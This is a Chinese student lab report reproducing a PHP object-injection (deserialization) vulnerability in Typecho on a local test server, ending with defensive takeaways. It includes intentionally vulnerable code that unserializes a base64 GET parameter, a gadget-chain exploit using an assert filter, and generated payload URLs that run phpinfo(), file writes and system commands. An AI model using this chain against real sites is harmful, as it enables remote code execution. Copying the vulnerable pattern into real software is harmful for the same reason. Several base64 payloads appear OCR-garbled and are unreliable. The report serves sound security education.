

《软件安全》实验报告

姓名： 邢清画 学号： 2211999 班级： 1023

实验名称：

复现反序列化漏洞

实验要求：

复现 12.2.3 中的反序列化漏洞，并执行其他系统命令

实验过程：

1. 创建反序列化 php 文件

新建文件 typecho.php，根据实验指导书中提供的代码写入以下内容：

```
/*typecho.php*/
<?php
class Typecho_Db{
    public function __construct($adapterName){
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }
}

class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    }
}

class Typecho_Request{

    private $_params = array();
    private $_filter = array();

    public function __get($key)
    {
        return $this->get($key);
    }

    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
```

```

        default:
            $value = $default;
            break;
    }
    $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
    return $this->_applyFilter($value);
}


private function _applyFilter($value)
{
    if ($this->_filter) {
        foreach ($this->_filter as $filter) {
            $value = is_array($value) ? array_map($filter, $value) :
                call_user_func($filter, $value);
        }

        $this->_filter = array();
    }

    return $value;
}
}

$config = unserialize(base64_decode($_GET['__typecho_config']));
$db = new Typecho_Db($config['adapter']);
??

```



(部分截图)

这段 PHP 代码定义了三个类：Typecho_Db、Typecho_Feed 和 Typecho_Request，并包含了一段反序列化操作，用于动态创建数据库连接。

Typecho_Db 类

Typecho_Db 类的构造函数接受一个参数 \$adapterName，并将其前缀为 'Typecho_Db_Adapter_'，用于动态构建数据库适配器的类名。这种设计模式通常用于根据配置动态选择和实例化数据库驱动，从而提高代码的灵活性和可扩展性。

Typecho_Feed 类

Typecho_Feed 类包含一个私有属性 item 和一个 __toString 方法。__toString 方法在尝试将对象转换为字符串时被调用，但由于它没有返回值，只是试图访问 item 数组中的 author 属性的 screenName 属性，因此会导致程序在实际使用时抛出错误。这个类设计用来处理 RSS 或 Atom Feed，但实现上存在缺陷。

Typecho_Request 类

Typecho_Request 类定义了一系列方法来管理和过滤请求参数。类中有两个私有属性 _params 和 _filter。__get 魔术方法通过键名来访问 _params 中的值，而 get 方法则根据键名获取参数值，如果参数存在则返回参数值，否则返回默认值。_applyFilter 方法则将每个过滤器应用到值上，并清空过滤器数组。这些方法共同作用，允许程序灵活地处理 HTTP 请求的参数，并对其进行必要的过滤和验证。

反序列化操作

在最后部分，通过 URL 参数 __typecho_config 获取一个 Base64 编码的字符串，对其进行解码，然后反序列化为 PHP 数组 \$config。接着，使用 \$config['adapter'] 创建一个 Typecho_Db 对象 \$db。反序列化操作涉及将序列化的数据恢复成 PHP 变量，在处理用户输入的数据时，这种操作非常危险，会导致反序列化漏洞，允许攻击者通过恶意构造的序列化数据执行任意代码。

这段代码的设计展示了 PHP 中动态类实例化和请求参数处理的实现，但也存在明显的安全漏洞，特别是反序列化操作，应该谨慎处理用户输入的数据以防止潜在的安全风险。

2. 创建 PHP 对象注入攻击文件

新建文件 exp.php，写入如下内容：

```
/*exp.php*/
<?php
class Typecho_Feed
{
    private $item;

    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
```

```

}
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>

```

```

1  /*exp.php*/
2  <?php
3  class Typecho_Feed
4  {
5  private $item;
6  public function __construct() {
7  $this->item = array(
8  'author' => new Typecho_Request(),
9  );
10 }
11 }
12 class Typecho_Request
13 {
14 private $_params = array();
15 private $_filter = array();
16 public function __construct() {
17 $this->_params['screenName'] = 'phpinfo()';
18 $this->_filter[0] = 'assert';
19 }
20 }
21 $exp = array(
22 'adapter' => new Typecho_Feed()
23 );
24 echo base64_encode(serialize($exp));
25 ?>

```

这段 PHP 代码定义了两个类：Typecho_Feed 和 Typecho_Request，并通过实例化这些类和序列化生成一个 Base64 编码的字符串。

Typecho_Feed 类

Typecho_Feed 类包含一个私有属性 item，在构造函数中初始化为一个包含 author 键的数组，该键的值是一个 Typecho_Request 对象。

Typecho_Request 类

Typecho_Request 类定义了两个私有属性 `_params` 和 `_filter`。在构造函数中，`_params` 数组被初始化为包含一个键值对，其中键为 `screenName`，值为 `phpinfo()`。同时，`_filter` 数组被初始化为包含一个元素 `assert`。

序列化与 Base64 编码

代码创建了一个数组 `$exp`，其中包含一个键 `adapter`，值为一个 `Typecho_Feed` 对象。然后，通过 `serialize` 函数将该数组序列化为一个字符串，并使用 `base64_encode` 将序列化后的字符串进行 Base64 编码。最终，编码后的字符串通过 `echo` 输出。

解释

1. **Typecho_Feed 类**：该类初始化时会创建一个包含 `author` 键的数组，并将 `author` 的值设为一个新的 `Typecho_Request` 对象。
2. **Typecho_Request 类**：该类初始化时，会将 `_params` 数组中的 `screenName` 键的值设为 `phpinfo()`，并将 `_filter` 数组中的第一个元素设为 `assert`。
3. **生成序列化字符串**：创建一个包含 `Typecho_Feed` 对象的数组 `$exp`，将其序列化后进行 Base64 编码，并输出编码后的字符串。

安全隐患

代码存在严重的安全隐患。通过将 `screenName` 的值设置为 `phpinfo()` 并将 `_filter` 的值设置为 `assert`，攻击者可以构造恶意的序列化数据。当反序列化这些数据并调用相应的方法时，可能会执行任意 PHP 代码，导致远程代码执行漏洞。因此，反序列化用户输入的数据时必须极其谨慎，避免任何形式的未验证的输入。

3.复现反序列化漏洞

尝试执行 `phpinfo()`，将 `params['screenName']` 的值设定为 `phpinfo()` 后，可以获取服务器上的 PHP 信息。

首先尝试执行 `phpinfo()`，访问 URL：`http://127.0.0.1/exp.php`，即可获取到对应的 Payload，如下图所示：

```
/*exp.php*/
YToxOntzOjY6ImFkYXB0ZXIiOiO086MTI6IlR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9
```

Payload:


```
YToxOntzOjY6ImFkYXB0ZXIiOiO086MTI6IlR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiJUeXBhY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IjBueXBhY2hvX1JlcXVlc3QAX3BhcmFtcyl7YT0xOntzOjEwOiZyY3JlZW50YW1lIjtzOjY6ImNocGluc3Q6IjBueXBhY2hvX1JlcXVlc3QAX2ZpbHRlciI7YT0xOntzOjA7czo2OiJhc3NlcnQiO3I9fX19
```

通过 get 请求的方式传递给 typecho.php 后，phpinfo()成功执行。

将 Payload 拼接到 typecho.php 的__typecho_config 参数中，访问：

http://127.0.0.1/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXliO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiUeXBiy2hvX1JlcXVlc3QiOjI6e3M6MjQ6IlgBUeXBiy2hvX1JlcXVlc3QAX3BhcmFtcyl7YTToxOntzOjEwOiJzY3JlZW50YW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IlgBUeXBiy2hvX1JlcXVlc3QAX2ZpbHRlcil7YTToxOntpOjA7czo2OiJhc3NlcnQiO3I9fX19

访问上述拼接后的 URL，成功执行了 phpinfo() 代码，如下：


PHP Version 5.2.14	
	
System	Windows NT MYRROLIN-1A554D 5.1 build 2600
Build Date	Jul 27 2010 10:41:30
Configure Command	cmd /c cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\PHPnow\php-5.2.14-Win32\php-apache2handler.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled

4. 执行系统任意命令

将上述 exp.php 中要执行的代码进行替换，\$this->_params['screenName'] = 'phpinfo()'; 改为 \$this->_params['screenName']='system('ipconfig');'; 将得到的 Payload 样拼接到 __typecho_config 参数中，访问后执行失败

重新访问访问 <http://127.0.0.1/exp.php>，可以获得 payload:

YToxOntzOjc6ImFkYXB0ZXliO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiUeXBiy2hvX1JlcXVlc3QiOjI6e3M6MjQ6IlgBUeXBiy2hvX1JlcXVlc3QAX3BhcmFtcyl7YTToxOntzOjEwOiJzY3JlZW50YW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IlgBUeXBiy2hvX1JlcXVlc3QAX2ZpbHRlcil7YTToxOntpOjA7czo2OiJhc3NlcnQiO3I9fX19



http://127.0.0.1/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXliO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBiy2hvX1JlcXVlc3QiOjI6e3M6MjQ6IlgBUeXBiy2hvX1JlcXVlc3QAX3BhcmFtcyl7YT0xOntzOjEwOiZyY3JlZW50YW11IjtzOjI2OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyl7fXM6MjQ6IlgBUeXBiy2hvX1JlcXVlc3QAX2ZpbHRlcil7YT0xOntpOjA7czo2OiJhc3NlcnQiO3I9fX19


发现报错。在 PHP 中，`__toString()`方法必须返回一个字符串值。但在代码中，这个方法并没有返回任何值，因此 PHP 抛出了一个错误。因此，将代码最后一句前加上 `return` 代码修改处理：

```
class Typecho_Feed {
    private $item;
    public function __toString() {
        $screenName = $this->item['author']->screenName;
        if (is_string($screenName)) {
            return $screenName;
        } else {
            return 'Not string!';
        }
    }
}
```

修改后重新访问，运行，发现执行成功。

```
/*typecho.php*/
```

进入 PHPnow-1.5.6\htdocs 目录下，可以看到代码所创建的新文件 `newfile.txt` 文件。



更改 exp.php 中\$this->_params['screenName'] = 'fopen(\'newfile.txt\', \'w\');';

```
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct() {
        $this->_params['screenName'] = "file_put_contents(\'newfile2.txt\', \'w\');";
        $this->_filter[0] = 'assert';
    }
}
```

Payload:


YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiUeXBiy2hvX1JlcXVlc3QiOjI6e3M6MjQ6IjBueXBiy2hvX1JlcXVlc3QAX3BhcmFtcyl7YToxOntzOjEwOiZyY3JlZW50YW1lIjtzOjQzOiIjmaWxIX3B1dF9jb250ZW50cyhcj25ld2ZpbGUyLnR4dFwnLCBj3dcJyk7Ij9czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfZmlsdGVyIjthOjE6e2k6MDtzOjY6ImFzc2VydCI7fX19fX0=

```
/*exp.php*/
YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiUeXBiy2hvX1JlcXVlc3QiOjI6e3M6MjQ6IjBueXBiy2hvX1JlcXVlc3QAX3BhcmFtcyl7YToxOntzOjEwOiZyY3JlZW50YW1lIjtzOjQzOiIjmaWxIX3B1dF9jb250ZW50cyhcj25ld2ZpbGUyLnR4dFwnLCBj3dcJyk7Ij9czoyNDoiAFR5cGVjaG9fUmVxdWVzdABfZmlsdGVyIjthOjE6e2k6MDtzOjY6ImFzc2VydCI7fX19fX0=
```

访问运行结果:

```
/*typecho.php*/
Warning: Unexpected character in input: '\' (ASCII=92) state=1 in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
Warning: Unexpected character in input: '"' (ASCII=39) state=1 in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
Warning: Unexpected character in input: '\' (ASCII=92) state=1 in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
Warning: Unexpected character in input: '"' (ASCII=39) state=1 in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
Warning: Unexpected character in input: '\' (ASCII=92) state=1 in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
Warning: Unexpected character in input: '"' (ASCII=39) state=1 in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
Warning: Unexpected character in input: '\' (ASCII=92) state=1 in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
Warning: Unexpected character in input: '"' (ASCII=39) state=1 in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
Notice: Use of undefined constant newfile2 - assumed 'newfile2' in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
Notice: Use of undefined constant txt - assumed 'txt' in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
Notice: Use of undefined constant w - assumed 'w' in C:\Users\admin\Desktop\PHPnow-1.5.6\htdocs\typecho.php(46) : assert code on line 1
```

返回文件夹，发现多出一个内容为 w 的文件夹 newfile2.txt。



心得体会：

在本次实验中，我深入探讨了 PHP 反序列化漏洞及其在实际应用中可能引发的各种安全问题。PHP 反序列化漏洞是一种常见且严重的安全问题，它允许攻击者通过反序列化过程执行恶意代码，进而导致系统安全问题。

实验内容

在实验过程中，我首先了解了 PHP 序列化和反序列化的基本原理。序列化是将 PHP 对象转换为一个可以存储或传输的字符串的过程，而反序列化则是将这个字符串还原为 PHP 对象的过程。这种技术在 Web 开发中非常常见，例如在服务器上存储用户会话数据时。

然而，PHP 反序列化漏洞的出现是因为攻击者可以操纵反序列化的过程，使得恶意代码在反序列化后被执行。这种漏洞可能导致数据泄露、代码执行、权限提升等安全问题。在实验中，我通过实际示例演示了这种漏洞的利用过程，并探讨了如何防范这种漏洞。

关键知识

在实验中，我学到了以下关键知识：

- 反序列化的危险性：** PHP 中的 `unserialize` 函数在处理外部输入时具有潜在的危险性。未经验证的序列化数据可以包含恶意构造的对象，在反序列化过程中执行其构造函数或魔术方法，从而执行恶意代码。
- 验证和过滤输入数据：** 在反序列化之前，必须对输入数据进行严格的验证和过滤，确保其符合预期的格式和类型。任何未验证的输入数据都可能成为攻击的入口。
- 安全编码实践：** 采用安全的编码实践，如使用对象绑定和类型限制，可以减少反序列化漏洞的风险。避免直接反序列化用户提供的数据，而是采用安全的替代方法来处理用户数据。
- 禁用高风险函数：** 禁用某些高风险的 PHP 函数（如 `system`、`exec` 等），可以减少攻击面。通过限制 PHP 代码中可用的函数，可以防止攻击者利用反序列化漏洞执行系统命令。

实验总结

通过本次实验，我对 PHP 反序列化漏洞有了更深入的了解，并掌握了在实际应用中如何防范这种漏洞的技术。这对于提高 Web 应用的安全性非常重要。在实验中，通过实际的代码示例，我学会了如何严格验证输入数据、采用安全编码实践以及禁用高风险函数，以减少 PHP 反序列化漏洞带来的安全风险。

这种深入的学习和实践，让我更清楚地认识到 Web 应用安全的重要性，并意识到在开发过程中需要时刻保持警惕，防范各种潜在的安全威胁。通过本次实验，我不仅提升了对 PHP 反序列化漏洞的认识，还增强了自己在实际开发中应用安全编码实践的能力。